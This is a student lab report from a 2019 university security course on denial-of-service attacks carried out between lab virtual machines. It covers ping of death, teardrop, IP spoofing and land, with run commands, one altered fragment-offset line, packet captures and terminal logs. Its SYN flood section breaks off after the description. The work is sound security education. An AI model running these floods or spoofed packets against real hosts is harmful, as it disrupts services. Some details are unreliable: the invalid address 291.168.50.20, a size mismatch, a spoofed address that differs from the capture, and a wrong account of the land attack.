University of Regina

Department of Computer Science

Winter 2019

CS 834 - Fundamentals of Computer Systems Security

Lab1 - Attacks

Submitted to Dr. Habib Louafi

By

Chao Zhang
&
Betrand Nnamdi

Regina, February 5, 2019

1. Objectives

The objective of the lab is to understand the general knowledge of network such as IP, ICMP, Ping and basic process of network attack including ping of death, teardrop, IP spoofing, land and TCP SYN Flooding. The lab requires setting attack environment, understanding attack principles, modifying codes and analysis of results.

2. Description of the provided programs

1. **Program1**: This program sends an IP packet, the size of which is less than 1472. The syntax is to use the program is:
   - <program1> <IP source> <IP destination> < packet size >

   The main purpose of this program is creating an IP packet that encapsulates an ICMP packet (PING).

2. **Program2**: This program sends an IP packet, the size of which is between 1472 and 2952. The syntax is to use the program is:
   - <program1> <IP source> <IP destination> < packet size >

   The main purpose of this program is creating an IP packet containing two fragments that encapsulates an ICMP packet (PING).

3. **Program3**: This program sends an IP packet, the size of which is less larger than 1476. The syntax is to use the program is:
   - <program1> <IP source> <IP destination> < packet size >

   The main purpose of this program is creating an IP packet containing several fragments that encapsulates an ICMP packet (PING).

4. **Program4**: This program creates and sends an empty TCP (connection request). The port number should be different from 0. The syntax is to use the program is:
   - <program1> <IP source> <IP destination> < Port destination >

   The main purpose of this program is creating a TCP tram with a SYN flag for requesting a connection.

3. The attacks


1. Ping of death

Description: Ping of death is a type of denial of service attack by sending more than 65535 bytes of IP data packet from the attacker to the victim. The purpose of ICMP is to check the connectivity of network and its main feature allows the single packet divided into many smaller fragments. For network connectivity check, the maximum size is 65535 bytes. So ping of death changes the offset and length of fragment to cause the size of packet overflow.

Procedure: The program used for this attack is program3.c. We have the attacker and victim IP addresses and the size of the data packet ready to send. For ping of death, the size of the sending packet is set to 66000 bytes exceeding the maximum allowed size which is 65535 bytes to cause the victim machine unable to reconstruct the sending packet.

How to run: sudo ./program3 192.168.50.21 291.168.50.20 6600

Screenshot of Wireshark:



```
No.   Time         Source          Destination     Protocol Length Info
   18 0.004313151  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=25160, ID=f424) [Reassembled in #45]
   19 0.004562031  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=26640, ID=f424) [Reassembled in #45]
   20 0.004810377  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=28120, ID=f424) [Reassembled in #45]
   21 0.005225213  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=29600, ID=f424) [Reassembled in #45]
   22 0.005474725  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=31080, ID=f424) [Reassembled in #45]
   23 0.005722251  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=32560, ID=f424) [Reassembled in #45]
   24 0.005969496  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=34040, ID=f424) [Reassembled in #45]
   25 0.006221525  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=35520, ID=f424) [Reassembled in #45]
   26 0.006471139  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=37000, ID=f424) [Reassembled in #45]
   27 0.006718994  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=38480, ID=f424) [Reassembled in #45]
   28 0.006967845  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=39960, ID=f424) [Reassembled in #45]
   29 0.007488934  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=41440, ID=f424) [Reassembled in #45]
   30 0.007860441  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=42920, ID=f424) [Reassembled in #45]
   31 0.011185795  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=44400, ID=f424) [Reassembled in #45]
   32 0.011702618  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=45880, ID=f424) [Reassembled in #45]
   33 0.012112646  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=47360, ID=f424) [Reassembled in #45]
   34 0.019569208  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=48840, ID=f424) [Reassembled in #45]
   35 0.019903474  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=50320, ID=f424) [Reassembled in #45]
   36 0.020209146  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=51800, ID=f424) [Reassembled in #45]
   37 0.020462547  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=53280, ID=f424) [Reassembled in #45]
   38 0.020716415  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=54760, ID=f424) [Reassembled in #45]
   39 0.021044684  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=56240, ID=f424) [Reassembled in #45]
   40 0.021300572  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=57720, ID=f424) [Reassembled in #45]
   41 0.021553551  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=59200, ID=f424) [Reassembled in #45]
   42 0.021959149  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, of
   43 0.025976773  192.168.50.21   192.168.50.20   IPv4     1514 Fragmented IP protocol (proto=ICMP 1, of

▸ Frame 28: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_c0:4d:3d (08:00:27:c0:4d:3d), Dst: PcsCompu_90:89:17 (08:00:27:90:89:17)
▸ Internet Protocol Version 4, Src: 192.168.50.21, Dst: 192.168.50.20
▸ Data (1480 bytes)

0000  08 00 27 90 89 17 08 00  27 c0 4d 3d 08 00 45 00   ··'····· '·M=··E·
0010  05 dc f4 24 33 83 ff 01  a8 fe c0 a8 32 15 c0 a8   ···$3··· ····2···
0020  32 14 08 00 f7 ff 00 00  00 00 00 00 00 00 00 00   2······· ········
0030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········

Bytes 34-1513: Data (data.data)
```

```
vagrant@attacker: ~/Desktop/Lab1/programs
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 908
vagrant@attacker:~/Desktop/Lab1/programs$
```

2. TearDrop

Description: Teardrop is a type of denial of service attack. The principle attack process is the attacker sends many fragment packets which overlap each other with a fraud offset to the victim . The victim's machine tries to reassemble these fragmented packets but crashes because of invalid fragments with false offsets.


Procedure: The program used to perform this attack is program2.c. The offset information of the packet fragments was changed as followed:

Original Code: -> ip->frag_off = htons(0x00B9);
Changed Code: -> ip->frag_off = htons(0x00B8);

The original hexadecimal number is 0x00B9 which is decimal 185 and we change it to 0x00B8 which is decimal 184.

How to run: sudo ./program2 192.168.50.21 192.168.50.20

Screenshot of Wireshark:



```
No. Time        Source         Destination    Protocol Length Info
  1 0.000000000 192.168.50.21  192.168.50.20  IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=0, ID=f424) [Reassembled in #2]
  2 0.000337390 192.168.50.21  192.168.50.20  ICMP     1514 Echo (ping) request  id=0x0000, seq=0/0, ttl=255 (reply in 4)
  3 0.001152728 192.168.50.20  192.168.50.21  IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=0, ID=b1f4) [Reassembled in #4]
  4 0.001157993 192.168.50.20  192.168.50.21  ICMP     1506 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64 (request in 2)
```

```
▸ Frame 1: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_c0:4d:3d (08:00:27:c0:4d:3d), Dst: PcsCompu_90:89:17 (08:00:27:90:89:17)
▸ Internet Protocol Version 4, Src: 192.168.50.21, Dst: 192.168.50.20
▸ Data (1480 bytes)
```

```
0000  08 00 27 90 89 17 08 00  27 c0 4d 3d 08 00 45 00   ..'..... '.M=..E.
0010  05 dc f4 24 20 00 ff 01  bc 81 c0 a8 32 15 c0 a8   ...$ ... ....2...
0020  32 14 08 00 f7 ff 00 00  00 00 00 00 00 00 00 00   2....... ........
0030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
```

```
vagrant@attacker: ~/Desktop/Lab1/programs
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 1500
Number of transmitted bits: 908
vagrant@attacker:~/Desktop/Lab1/programs$ gcc -o program2(modified) program2(mod
ified).c
bash: syntax error near unexpected token `('
vagrant@attacker:~/Desktop/Lab1/programs$ gcc -o program2_modified program2_modi
fied.c
vagrant@attacker:~/Desktop/Lab1/programs$ ls
program1    program2    program2_modified    program3    program4
program1.c  program2.c  program2_modified.c  program3.c  program4.c
vagrant@attacker:~/Desktop/Lab1/programs$ sudo ./program2_modified 192.168.50.21
 192.168.50.20 2952
Number of bits transmitted: 1500
Number of bits transmitted: 1500
vagrant@attacker:~/Desktop/Lab1/programs$ sudo ./program2_modified 192.168.50.21
 192.168.50.20 2952
Number of bits transmitted: 1500
Number of bits transmitted: 1500
vagrant@attacker:~/Desktop/Lab1/programs$
```

```
enp0s8: <live capture in progress>    Packets: 4 · Displayed: 4 (100.0%)    Profile: Defa
```


3. IP Spoofing

Description: This is a type of attack that occurs when an attacker falsifies/masks his IP address in other to perform malicious attacks on the machine of an unsuspecting victim. The IP address used by the attacker for this attack can be an existing IP address of another machine, or a non-existing attack.

Procedure: The program used in IP spoofing is program2.c. We create a non-exist IP address 192.168.50.33 and it can not ping the victim machine.

How to run: sudo ./program2 192.168.50.33 192.168.50.20 1800

Screenshot of Wireshark:



```
No. Time         Source            Destination      Protocol Length Info
  1 0.000000000  fe80::a00:27ff:fec0… ff02::fb      MDNS      180 Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR _nfs._tcp.local, "QM" question PTR _afpovertcp._tcp.local, "QM"
  2 0.000862409  192.168.50.21     224.0.0.251      MDNS      160 Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR _nfs._tcp.local, "QM" question PTR _afpovertcp._tcp.local, "QM"
  3 4.506040678  192.168.10.1      239.255.255.250  SSDP      216 M-SEARCH * HTTP/1.1
  4 5.507349026  192.168.10.1      239.255.255.250  SSDP      216 M-SEARCH * HTTP/1.1
  5 6.507968235  192.168.10.1      239.255.255.250  SSDP      216 M-SEARCH * HTTP/1.1
  6 7.509639599  192.168.10.1      239.255.255.250  SSDP      216 M-SEARCH * HTTP/1.1
  7 12.409518156 192.168.50.30     192.168.50.20    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=0, ID=f424) [Reassembled in #8]
  8 12.409958225 192.168.50.30     192.168.50.20    ICMP      362 Echo (ping) request  id=0x0000, seq=0/0, ttl=255 (no response found!)
  9 12.410511462 PcsCompu_90:89:17 Broadcast        ARP        60 Who has 192.168.50.30? Tell 192.168.50.20
 10 13.410388887 PcsCompu_90:89:17 Broadcast        ARP        60 Who has 192.168.50.30? Tell 192.168.50.20
 11 14.409499880 PcsCompu_90:89:17 Broadcast        ARP        60 Who has 192.168.50.30? Tell 192.168.50.20
```

```
▸ Frame 10: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_90:89:17 (08:00:27:90:89:17), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▸ Address Resolution Protocol (request)
```

```
0000  ff ff ff ff ff ff 08 00  27 90 89 17 08 06 00 01   ........ '.......
0010  08 00 06 04 00 01 08 00  27 90 89 17 c0 a8 32 14   ........ '.....2.
0020  00 00 00 00 00 00 c0 a8  32 1e 00 00 00 00 00 00   ........ 2.......
0030  00 00 00 00 00 00 00 00  00 00 00 00              ........ ....
```

```
vagrant@attacker: ~/Desktop/Lab1/programs
vagrant@attacker:~/Desktop/Lab1/programs$ ls
program1  program1.c  program2  program3  program3.c  program4  program4.c
vagrant@attacker:~/Desktop/Lab1/programs$ gcc -o program3 program3.c
vagrant@attacker:~/Desktop/Lab1/programs$ ls
program1.c  program2.c  program3.c  program4.c
vagrant@attacker:~/Desktop/Lab1/programs$ gcc -o program2 program2.c
vagrant@attacker:~/Desktop/Lab1/programs$ sudo ./program2 192.168.50.30 192.168.
50.20 1400
Incorrect size. Authorized size is between 1476 and 2952)
vagrant@attacker:~/Desktop/Lab1/programs$ sudo ./program2 192.168.50.30 192.168.
50.20 1800
Number of bits transmitted: 1500
Number of bits transmitted: 348
vagrant@attacker:~/Desktop/Lab1/programs$ gcc -o program1 program1.c
vagrant@attacker:~/Desktop/Lab1/programs$ ls
program1  program1.c  program2  program2.c  program3.c  program4.c
vagrant@attacker:~/Desktop/Lab1/programs$ sudo ./program1 192.168.50.33 192.168.
50.20 1400
Number of transmitted bits:  1428
vagrant@attacker:~/Desktop/Lab1/programs$ sudo ./program2 192.168.50.30 192.168.
50.20 1800
Number of bits transmitted: 1500
Number of bits transmitted: 348
vagrant@attacker:~/Desktop/Lab1/programs$
```

```
enp0s8: <live capture in progress>    Packets: 11 · Displayed: 11 (100.0%)    Profile: Def
```


4. Land

Description: Land is an attack method by acquiring IP address of victim by spoofing. It scans all ports of victim machine and sends a packet to each open port. The source and destination IP address are the same which are both IP address of the victim.

Procedure: The program used is program4.c. The source and destination are both the victim's IP address.

How to run: sudo ./program4 192.168.50.20 192.168.50.20 2234

Screenshot of Wireshark:



```
Lab-1_attacker_1548895026833_67166 [正在运行] - Oracle VM VirtualBox
管理  控制  视图  热键  设备  帮助
Terminal
Apply a display filter ... <Ctrl-/>
No.  Time          Source              Destination         Protocol  Length Info
   1 0.000000000   192.168.50.20       192.168.50.20       TCP           54 5025 → 2234 [SYN] Seq=0 Win=2048 Len=0
   2 5.010448437   PcsCompu_c0:4d:3d   PcsCompu_90:89:17   ARP           42 Who has 192.168.50.20? Tell 192.168.50.21
   3 5.011118496   PcsCompu_90:89:17   PcsCompu_c0:4d:3d   ARP           60 192.168.50.20 is at 08:00:27:90:89:17
   4 7.430024261   192.168.10.1        239.255.255.250     SSDP         216 M-SEARCH * HTTP/1.1
   5 8.432268040   192.168.10.1        239.255.255.250     SSDP         216 M-SEARCH * HTTP/1.1
   6 9.433317211   192.168.10.1        239.255.255.250     SSDP         216 M-SEARCH * HTTP/1.1
   7 10.433706894  192.168.10.1        239.255.255.250     SSDP         216 M-SEARCH * HTTP/1.1

▸ Frame 5: 216 bytes on wire (1728 bits), 216 bytes captured (1728 bits) on interface 0
▸ Ethernet II, Src: 0a:00:27:00:00:33 (0a:00:27:00:00:33), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)
▸ Internet Protocol Version 4, Src: 192.168.10.1, Dst: 239.255.255.250
▸ User Datagram Protocol, Src Port: 56832, Dst Port: 1900
▸ Simple Service Discovery Protocol

0000  01 00 5e 7f ff fa 0a 00  27 00 00 33 08 00 45 00   ··^····· '··3··E·
0010  00 ca e0 08 00 00 01 11  1e 77 c0 a8 0a 01 ef ff   ········ ·w······
0020  ff fa de 00 07 6c 00 b6  5d c2 4d 2d 53 45 41 52   ·····l·· ]·M-SEAR
0030  43 48 20 2a 20 48 54 54  50 2f 31 2e 31 0d 0a 48   CH * HTT P/1.1··H
0040  4f 53 54 3a 20 32 33 39  2e 32 35 35 2e 32 35 35   OST: 239 .255.255
0050  2e 32 35 30 3a 31 39 30  30 0d 0a 4d 41 4e 3a 20   .250:190 0··MAN: 
0060  22 73 73 64 70 3a 64 69  73 63 6f 76 65 72 22 0d   "ssdp:di scover"·
0070  0a 4d 58 3a 20 31 0d 0a  53 54 3a 20 75 72 6e 3a   ·MX: 1·· ST: urn:
0080  64 69 61 6c 2d 6d 75 6c  74 69 73 63 72 65 65 6e   dial-mul tiscreen
0090  2d 6f 72 67 3a 73 65 72  76 69 63 65 3a 64 69 61   -org:ser vice:dia
00a0  6c 3a 31 0d 0a 55 53 45  52 2d 41 47 45 4e 54 3a   l:1··USE R-AGENT:
00b0  20 47 6f 6f 67 6c 65 20  43 68 72 6f 6d 65 2f 36    Google  Chrome/6
00c0  38 2e 30 2e 33 34 34 30  2e 31 30 36 20 57 69 6e   8.0.3440 .106 Win
00d0  64 6f 77 73 0d 0a 0d 0a                            dows····
```


```
vagrant@attacker: ~/Desktop/Lab1/programs
vagrant@attacker:~/Desktop/Lab1/programs$ sudo ./program2 192.168.50.30 192.168.
50.20 1800
Number of bits transmitted: 1500
Number of bits transmitted: 348
vagrant@attacker:~/Desktop/Lab1/programs$ gcc -o program1 program1.c
vagrant@attacker:~/Desktop/Lab1/programs$ ls
program1  program1.c  program2  program2.c  program3.c  program4.c
vagrant@attacker:~/Desktop/Lab1/programs$ sudo ./program1 192.168.50.33 192.168.
50.20 1400
Number of transmitted bits:  1428
vagrant@attacker:~/Desktop/Lab1/programs$ sudo ./program2 192.168.50.30 192.168.
50.20 1800
Number of bits transmitted: 1500
Number of bits transmitted: 348
vagrant@attacker:~/Desktop/Lab1/programs$ gcc -o program4 program4.c
vagrant@attacker:~/Desktop/Lab1/programs$ ls
program1  program1.c  program2  program2.c  program3.c  program4  program4.c
vagrant@attacker:~/Desktop/Lab1/programs$ sudo ./program4 192.168.50.20 192.168.
50.20 2234
Number of bits transmitted: 40
vagrant@attacker:~/Desktop/Lab1/programs$ sudo ./program4 192.168.50.20 192.168.
50.20 2234
Number of bits transmitted: 40
vagrant@attacker:~/Desktop/Lab1/programs$
```

5. TCP SYN Flooding

Description: TCP SYN Flooding attack lets many different random source destination addresses send a big number of SYN requests to the victim machine. Then the victim machine wants to satisfy these SYN requests so it sends SYN-ACK back and waits for ACK but it never receives ACK. Due to the victim machine never gets ACK, it consumes all its resources and can not satisfy normal requests so the victim machine needs time out to disconnect already distributed resources.

